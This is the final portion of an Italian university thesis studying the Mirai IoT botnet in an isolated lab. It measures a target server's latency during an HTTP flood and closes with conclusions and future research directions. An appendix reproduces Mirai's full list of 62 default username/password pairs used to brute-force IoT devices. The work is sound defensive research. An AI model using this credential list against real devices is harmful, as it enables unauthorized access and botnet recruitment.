


Figura 4.10: Utilizzo della rete nel server bersaglio durante l'attacco HTTP flood.

#### 4.2.4 Analisi della disponibilità del server bersaglio

La compromissione o l'interruzione della disponibilità di un servizio bersaglio è l'obiettivo principale di attacchi come l'HTTP flood. In informatica la disponibilità è definita come l'abilità di un sistema di soddisfare una funzione richiesta in un momento specifico [15]. La formula che permette di valutare la disponibilità di un servizio utilizzando il tempo di funzionamento (Uptime) e di interruzione (Downtime) dello stesso è la seguente [24]:

$$Availability = \frac{T_{Up}}{T_{Up} + T_{Down}} \quad (4.1)$$

L'altra formula che permette di valutare la disponibilità di un servizio utilizza la totalità delle richieste che un server riceve e la quantità di richieste che esso riesce a soddisfare ed è la seguente [24]:

$$Availability = \frac{R_{Good}}{R_{TOT}} \quad (4.2)$$

L'utilizzo dell'ultima metrica non tiene però conto del tempo che il server impiega per rispondere alle richieste, per questo motivo per valutare la disponibilità del server

bersaglio durante l'attacco HTTP flood sono state utilizzate le percezioni degli utenti sui ritardi nelle risposte di un server web [17]:

- **0.1s:** l'utente ha la percezione che il sistema stia reagendo istantaneamente ai suoi comandi;
- **1s:** è approssimativamente il limite affinché il flusso di pensieri dell'utente rimanga ininterrotto, nonostante questo l'utente nota il ritardo e perde la percezione di risposta istantanea da parte del server con il quale sta interagendo;
- **10s:** è il limite affinché gli utenti mantengano l'attenzione. Superato questo limite l'utente preferisce abbandonare l'operazione corrente per concentrarsi su altro.

La misurazione di un ritardo in un sistema è chiamata latenza. Quest'ultima è la quantità di tempo necessaria affinché i dati si spostino da un punto all'altro attraverso una rete. In un contesto come quello del laboratorio realizzato, una maggiore latenza nelle risposte del server bersaglio si traduce in un carico eccessivo di quest'ultimo. Per effettuare le misurazioni della latenza nelle risposte del server bersaglio è stato utilizzato il software Vegeta illustrato nella Sezione 3.2. Sono stati due effettuati due test per inviare richieste al server, queste sono state create con un *timeout* di 10 secondi per rendere le risposte del server non valide dopo il superamento di tale soglia di ritardo. Questo limite è stato scelto sulla base delle soglie di attenzione dell'utente riportate nell'elenco puntato appena esposto. La durata di entrambi i test è stata impostata a 240 secondi e con un numero di richieste da inviare per secondo pari a 2500. Il primo test è stato effettuato prima dell'attacco HTTP flood. Durante la prova sono state inviate 600000 richieste tutte soddisfatte entro il timeout di 10 secondi, quindi il test ha riportato una percentuale di successo pari al 100%, calcolata tramite la formula 4.2. Inoltre sono state prodotte statistiche specifiche sulla latenza nelle risposte del server mediante l'analisi dei percentili, i valori osservati sono riportati nella Tabella 4.4. Questi valori mostrano come il server mediamente ha un tempo di risposta di gran lunga inferiore agli 0.1 secondi rendendo l'esperienza dell'utente ottimale.

| <b>Metrica</b>       | <b>Valore</b>  |
|----------------------|----------------|
| Latenza media        | 8.28 ms        |
| Latenza minima       | 140.67 $\mu s$ |
| 50° percentile (p50) | 4.611 ms       |
| 90° percentile (p90) | 18.353 ms      |
| 95° percentile (p95) | 27.527 ms      |
| 99° percentile (p99) | 60.982 ms      |
| Latenza massima      | 351.315 ms     |

Tabella 4.4: Latenza nelle risposte del server bersaglio in condizioni normali.

Il secondo test è stato condotto durante l'attacco HTTP flood. Nel corso della prova sono state inviate 600000 richieste, di queste 10508 hanno ricevuto una risposta in più di 10 secondi quindi sono state considerate non valide. Utilizzando la formula 4.2 si ottiene una percentuale di successo pari al 98.25%. Anche in questo caso sono state prodotte delle statistiche dettagliate sulla latenza nelle risposte del server mediante l'analisi dei percentili, i valori ottenuti sono riportati nella Tabella 4.5. Analizzando i valori emerge un notevolmente aumento di quest'ultimi rispetto al test precedente in cui il server bersaglio era in condizioni normali. Si può osservare come mediamente il server risponde in un tempo più o meno unitario. In particolar modo il 50% delle volte il server risponde con un tempo maggiore ai 678.757 millisecondi arrivando fino ai casi peggiori in cui risponde con un tempo maggiore ai 10 secondi. Tutto ciò si traduce in una disponibilità del server degradata durante l'attacco HTTP flood.

| <b>Metrica</b>       | <b>Valore</b>   |
|----------------------|-----------------|
| Latenza media        | 1.059 s         |
| Latenza minima       | 165.121 $\mu s$ |
| 50° percentile (p50) | 678.757 ms      |
| 90° percentile (p90) | 2.07 s          |
| 95° percentile (p95) | 3.403 s         |
| 99° percentile (p99) | 10.003 s        |
| Latenza massima      | 11.272 s        |

Tabella 4.5: Latenza nelle risposte del server bersaglio durante l'attacco HTTP flood.

## Capitolo 5

### Conclusioni

Nel complesso, la tesi svolta ha permesso di evidenziare come le botnet IoT rappresentino, ancora oggi, una delle minacce più concrete, pervasive e attuali per la sicurezza e la stabilità delle infrastrutture di rete globali. Sebbene il codice sorgente di Mirai e la sua architettura possano essere considerati relativamente semplici, specialmente se confrontati con soluzioni malevole più moderne che implementano crittografia avanzata o tecniche di evasione complesse, la sua efficacia operativa rimane sorprendentemente alta. Questo paradosso dimostra come tecniche apparentemente elementari, come l'attacco a forza bruta su credenziali di default, possano generare impatti devastanti se applicate su larga scala e in contesti caratterizzati da una strutturale carenza di misure di sicurezza.

L'analisi condotta mette in luce una problematica sistemica: la diffusione massiva ed esponenziale di dispositivi IoT. Questi dispositivi, che spaziano dalle telecamere di sorveglianza ai router domestici fino agli elettrodomestici intelligenti, sono spesso progettati con un focus prioritario sulla funzionalità e sul rapido utilizzo, trascurando gravemente gli aspetti di sicurezza. Questa negligenza costituisce il fattore determinante nella proliferazione di questo tipo di minacce, creando un terreno fertile per la creazione di eserciti di dispositivi "zombie" pronti a essere utilizzati.

L'ambiente di simulazione realizzato nel corso di questo progetto, pur operando inevitabilmente su una scala ridotta rispetto alle reti reali, ha consentito di riprodurre in modo controllato e osservabile le principali dinamiche operative di una botnet.

Questo approccio ha offerto una visione concreta e specifica dei meccanismi che re-

golano l'intero ciclo di vita della botnet Mirai: dalla fase di scansione e infezione, alla propagazione laterale, fino al coordinamento centralizzato tramite server Command and Control. Tale approccio si è rivelato di fondamentale importanza per superare la teoria e comprendere come le scelte progettuali adottate dagli attaccanti influenzino direttamente l'efficacia dell'attacco. Inoltre, la possibilità di osservare il comportamento della botnet in un ambiente isolato ha permesso di valutare l'impatto reale di un attacco di tipo DDoS sulla disponibilità di un servizio web, quantificando il degrado delle prestazioni e l'eventuale collasso del servizio target. Un aspetto centrale emerso con forza dal lavoro riguarda il ruolo cruciale della consapevolezza e della sicurezza preventiva.

L'analisi del caso Mirai ha dimostrato che l'adozione di misure di protezione basilari, quali la modifica sistematica delle credenziali di fabbrica, la disabilitazione dei servizi non essenziali (come Telnet) o l'aggiornamento costante del firmware, avrebbe potuto ridurre drasticamente la superficie di attacco disponibile. Ciò evidenzia come la sicurezza dei sistemi informatici non dipenda esclusivamente dalla complessità delle soluzioni tecnologiche di difesa adottate, ma sia profondamente legata a pratiche corrette di configurazione e gestione. Questa responsabilità è condivisa: da un lato i produttori, chiamati a implementare standard di sicurezza più elevati, e dall'altro gli utenti finali e gli amministratori di rete, responsabili della corretta manutenzione dei dispositivi.

Guardando al futuro, è ragionevole e necessario ipotizzare che le botnet continueranno ad evolversi. Le future versioni di malware IoT adotteranno presumibilmente tecniche sempre più sofisticate per eludere i sistemi di rilevamento (IDS/IPS) e rendere più onerosi gli interventi di mitigazione. L'introduzione di meccanismi di comunicazione cifrati per nascondere il traffico di comando, l'adozione di architetture distribuite per eliminare i singoli punti di fallimento e l'uso di tecniche di offuscamento rappresentano sfide crescenti. In questo contesto dinamico, risulta fondamentale continuare a investire nella ricerca e nello sviluppo di strumenti di analisi e prevenzione funzionali, in grado di adattarsi a scenari di minaccia in continua mutazione. Alla luce di queste considerazioni, il lavoro presentato in questa tesi può essere considerato come una base di partenza per ulteriori approfondimenti scientifici e sviluppi tecnologici.

L'obiettivo è quello di ampliare sia l'analisi delle botnet, sia le strategie di difesa ad esse associate. In particolare, tra le principali e direzioni di sviluppo futuro si possono



individuare:

- **L'analisi delle varianti evolutive:** l'estensione dello studio alle principali varianti di Mirai, come Satori e Mukashi, è fondamentale per mappare l'evoluzione del codice malevolo. Questo permetterebbe di comprendere come gli sviluppatori di malware abbiano raffinato i meccanismi di infezione, ottimizzato la propagazione e implementato nuove tecniche di persistenza per sopravvivere ai riavvi dei dispositivi, superando i limiti della versione originale;
- **Lo studio di architetture differenti:** indagare botnet caratterizzate da architetture alternative, in particolare i modelli Peer-to-Peer (P2P) decentralizzati. A differenza del modello centralizzato queste infrastrutture non presentano un singolo punto di vulnerabilità centrale, rendendo le operazioni di smantellamento estremamente complesse e richiedendo nuove strategie di mitigazione;
- **L'analisi dello sfruttamento di vulnerabilità note:** spostare il focus dall'analisi degli attacchi di forza bruta, come quelli utilizzati da Mirai, verso botnet che sfruttano vulnerabilità software specifiche e note (CVE). Questo permetterebbe di valutare l'impatto di exploit mirati, la rapidità con cui tali vulnerabilità vengano sfruttate dopo la loro divulgazione e come la mancata applicazione degli aggiornamenti di sicurezza influisca sulla velocità di propagazione dell'infezione;
- **La scalabilità dell'ambiente di simulazione:** incrementare significativamente il numero di bot virtualizzati e la complessità dell'architettura simulata. L'obiettivo è valutare in modo più realistico il carico computazionale sul server bersaglio al crescere della botnet e analizzare quindi scenari più vicini a quelli del mondo reale;
- **L'integrazione di Intelligenza Artificiale per la difesa:** l'implementazione di sistemi di rilevamento e prevenzione avanzati basati sull'analisi comportamentale e su algoritmi di Machine Learning. A differenza dei sistemi tradizionali, queste tecnologie potrebbero identificare precocemente attività malevole rilevando anomalie, permettendo di isolare i dispositivi infetti e limitare la diffusione della botnet prima che possa causare danni significativi;

- **L'approfondimento dei protocolli IoT:** investigare i vettori di attacco che sfruttano protocolli di comunicazione specifici per l'IoT, come MQTT (Message Queuing Telemetry Transport), CoAP (Constrained Application Protocol) o ZigBee. Infatti è probabile che le future generazioni di botnet cercheranno di sfruttare questi protocolli leggeri per veicolare comandi malevoli o ottenere informazioni sensibili;
- **Lo sviluppo di metodologie di IoT Forensics:** La definizione di framework standardizzati per l'acquisizione e l'analisi forense delle evidenze digitali sui dispositivi IoT compromessi. Ricostruendo così la catena di attacco supportando le attività di "Incident Response" e di attribuzione delle responsabilità.

# Appendice A

## Lista completa delle credenziali

---

|    |            |           |
|----|------------|-----------|
| 1  | // root    | xc3511    |
| 2  | // root    | vizxv     |
| 3  | // root    | admin     |
| 4  | // admin   | admin     |
| 5  | // root    | 8888888   |
| 6  | // root    | xmhdipc   |
| 7  | // root    | default   |
| 8  | // root    | juantech  |
| 9  | // root    | 123456    |
| 10 | // root    | 54321     |
| 11 | // support | support   |
| 12 | // root    | (none)    |
| 13 | // admin   | password  |
| 14 | // root    | root      |
| 15 | // root    | 12345     |
| 16 | // user    | user      |
| 17 | // admin   | (none)    |
| 18 | // root    | pass      |
| 19 | // admin   | admin1234 |
| 20 | // root    | 1111      |
| 21 | // admin   | smcadmin  |
| 22 | // admin   | 1111      |
| 23 | // root    | 666666    |
| 24 | // root    | password  |
| 25 | // root    | 1234      |
| 26 | // root    | klv123    |

```
27 // Administrator admin
28 // service service
29 // supervisor supervisor
30 // guest guest
31 // guest 12345
32 // guest 12345
33 // admin1 password
34 // administrator 1234
35 // 666666 666666
36 // 888888 888888
37 // ubnt ubnt
38 // root klv1234
39 // root Zte521
40 // root hi3518
41 // root jvbzd
42 // root anko
43 // root zlxx.
44 // root 7ujMko0vizxv
45 // root 7ujMko0admin
46 // root system
47 // root ikwb
48 // root dreambox
49 // root user
50 // root realtek
51 // root 00000000
52 // admin 1111111
53 // admin 1234
54 // admin 12345
55 // admin 54321
56 // admin 123456
57 // admin 7ujMko0admin
58 // admin 1234
59 // admin pass
60 // admin meinsm
61 // tech tech
62 // mother fucker
```

---

Listing A.1: Tutte le combinazioni di username/password provate.

# Bibliografia

- [1] <https://github.com/jgamblin/Mirai-Source-Code/blob/master/mirai/bot/scanner.c>.
- [2] Mohammad Alauthman, Nauman Aslam, Mohammed Hossain, and Rafe Alasem. *Investigation of peer-to-peer Botnet using TCP control packets and data mining techniques*. 12 2013.
- [3] “Anna-Senpai”. *[FREE] World’s Largest Net:Mirai Botnet, Client, Echo Loader, CNC source code release*. <https://hackforums.net/showthread.php?tid=5420472>, 2016.
- [4] BBC. *Mirai botnet: Three admit creating and running attack tool*. <https://www.bbc.com/news/technology-42342221>, 2017.
- [5] Adam Borys, Abu Kamruzzaman, Hasnain Nizam Thakur, Joseph C. Brickley, Md L. Ali, and Kutub Thakur. An Evaluation of IoT DDoS Cryptojacking Malware and Mirai Botnet. In *2022 IEEE World AI IoT Congress (AIIoT)*, pages 725–729, 2022. doi: 10.1109/AIIoT54504.2022.9817163.
- [6] Brian Krebs. *Mirai IoT Botnet Co-Authors Plead Guilty*. <https://krebsonsecurity.com/2017/12/mirai-iot-botnet-co-authors-plead-guilty/>, 2017.
- [7] Carl Herberger. *The DNA of Modern IoT Attack Botnets*. [https://www.cisco.com/c/dam/m/hr\\_hr/training-events/2019/cisco-connect/pdf/radware\\_the\\_dna\\_of\\_mirai\\_modern\\_iot\\_attack\\_botnets\\_cisco.pdf](https://www.cisco.com/c/dam/m/hr_hr/training-events/2019/cisco-connect/pdf/radware_the_dna_of_mirai_modern_iot_attack_botnets_cisco.pdf).
- [8] Check Point. *IoT Security Issues*. <https://www.checkpoint.com/cyber-hub/network-security/what-is-iot-security/iot-security-issues/>.

- [9] Cisco Networking Academy. Connecting Networks v6 Companion Guide. Cisco Press, 2017.
- [10] Corero Network Security. What is the Mirai Botnet? [https://www.corero.com/what-is-the-mirai-botnet/#elementor-toc\\_\\_heading-anchor-1](https://www.corero.com/what-is-the-mirai-botnet/#elementor-toc__heading-anchor-1). Visitato il: 21/11/2025.
- [11] Michele De Donno, Nicola Dragoni, Alberto Giarretta, and Angelo Spognardi. *DDoS-Capable IoT Malwares: Comparative Analysis and Mirai Investigation*. *Security and Communication Networks*, 2018(1):7178164, 2018. doi: <https://doi.org/10.1155/2018/7178164>. URL <https://onlinelibrary.wiley.com/doi/abs/10.1155/2018/7178164>.
- [12] Himanshi Dhayal and Jitender Kumar. Botnet and P2P Botnet Detection Strategies: A Review. In *2018 International Conference on Communication and Signal Processing (ICCSP)*, pages 1077–1082, 2018. doi: 10.1109/ICCSP.2018.8524529.
- [13] Angela Famera, Ben Hilger, Suman Bhunia, and Patrick Heil. *Analyzing The Mirai IoT Botnet and Its Recent Variants: Satori, Mukashi, Moobot, and Sonic*, 08 2025.
- [14] Maryam Feily, Alireza Shahrestani, and Sureswaran Ramadass. A Survey of Botnet and Botnet Detection. In *2009 Third International Conference on Emerging Security Information, Systems and Technologies*, pages 268–273, 2009. doi: 10.1109/SECURWARE.2009.48.
- [15] Eduardo Gelbstein. End-User Computing, Managing. In Hossein Bidgoli, editor, *Encyclopedia of Information Systems*, pages 115–126. Elsevier, New York, 2003. ISBN 978-0-12-227240-0. doi: <https://doi.org/10.1016/B0-12-227240-4/00056-3>. URL <https://www.sciencedirect.com/science/article/pii/B0122272404000563>.
- [16] Noelia Hernández, Héctor Corrales, Ruben Izquierdo, Augusto Ballardini, Carlota Salinas, and Iván García. *WiFiNet: WiFi-based indoor localisation using CNNs*, 04 2021.

- [17] Jakob Nielsen. Response Times: The 3 Important Limits. In *Usability Engineering*, 1993. URL <https://www.nngroup.com/articles/response-times-3-important-limits/>.
- [18] Jim Holdsworth e Matthew Kosinski, IBM. *What is a distributed denial-of-service (DDoS) attack?* <https://www.ibm.com/think/topics/ddos>.
- [19] Karspesky. *What is the Internet of Things? Definition and explanation*. <https://www.kaspersky.com/resource-center/definitions/what-is-iot>.
- [20] Tan Yock Khang and Nor Azlina Abd Rahman. Botnet as a Service towards National Defense and Security. In *2021 14th International Conference on Developments in eSystems Engineering (DeSE)*, pages 86–91, 2021. doi: 10.1109/DeSE54285.2021.9719554.
- [21] Manos Antonakakis and Tim April and Michael Bailey and Matt Bernhard and Elie Bursztein and Jaime Cochran and Zakir Durumeric and J. Alex Halderman and Luca Invernizzi and Michalis Kallitsis and Deepak Kumar and Chaz Lever and Zane Ma and Joshua Mason and Damian Menscher and Chad Seaman and Nick Sullivan and Kurt Thomas and Yi Zhou. Understanding the Mirai Botnet. In *26th USENIX Security Symposium (USENIX Security 17)*, pages 1093–1110, Vancouver, BC, August 2017. USENIX Association. ISBN 978-1-931971-40-9. URL <https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/antonakakis>.
- [22] Marek Majkowski, The Cloudflare Blog. *Say Cheese: a snapshot of the massive DDoS attacks coming from IoT cameras*. <https://blog.cloudflare.com/say-cheese-a-snapshot-of-the-massive-ddos-attacks-coming-from-iot-cameras/>, 2016.
- [23] Oleg Antipov, DDoS Guard. *Measuring the Magnitude of DDoS Attacks*. <https://ddos-guard.net/blog/magnitude-of-ddos-attacks>.
- [24] Tamás Hauer and Philipp Hoffmann and John Lunney and Dan Ardelean and Amer Diwan. Meaningful Availability. In *17th USENIX Symposium on Networked Systems Design and Implementation (NSDI 20)*, pages 545–557, Santa

Clara, CA, February 2020. USENIX Association. ISBN 978-1-939133-13-7. URL <https://www.usenix.org/conference/nsdi20/presentation/hauer>.

- [25] Think Evolve Consulting. *Docker Container Networking Modes*. <https://www.thinkevolveconsulting.com/docker-container-networking-modes/>.
- [26] U.S Department of Justice. *Justice Department Announces Charges and Guilty Pleas in Three Computer Crime Cases Involving Significant DDoS Attacks*. <https://www.justice.gov/archives/opa/pr/justice-department-announces-charges-and-guilty-pleas-three-computer-crime-cases-involving>, 2017.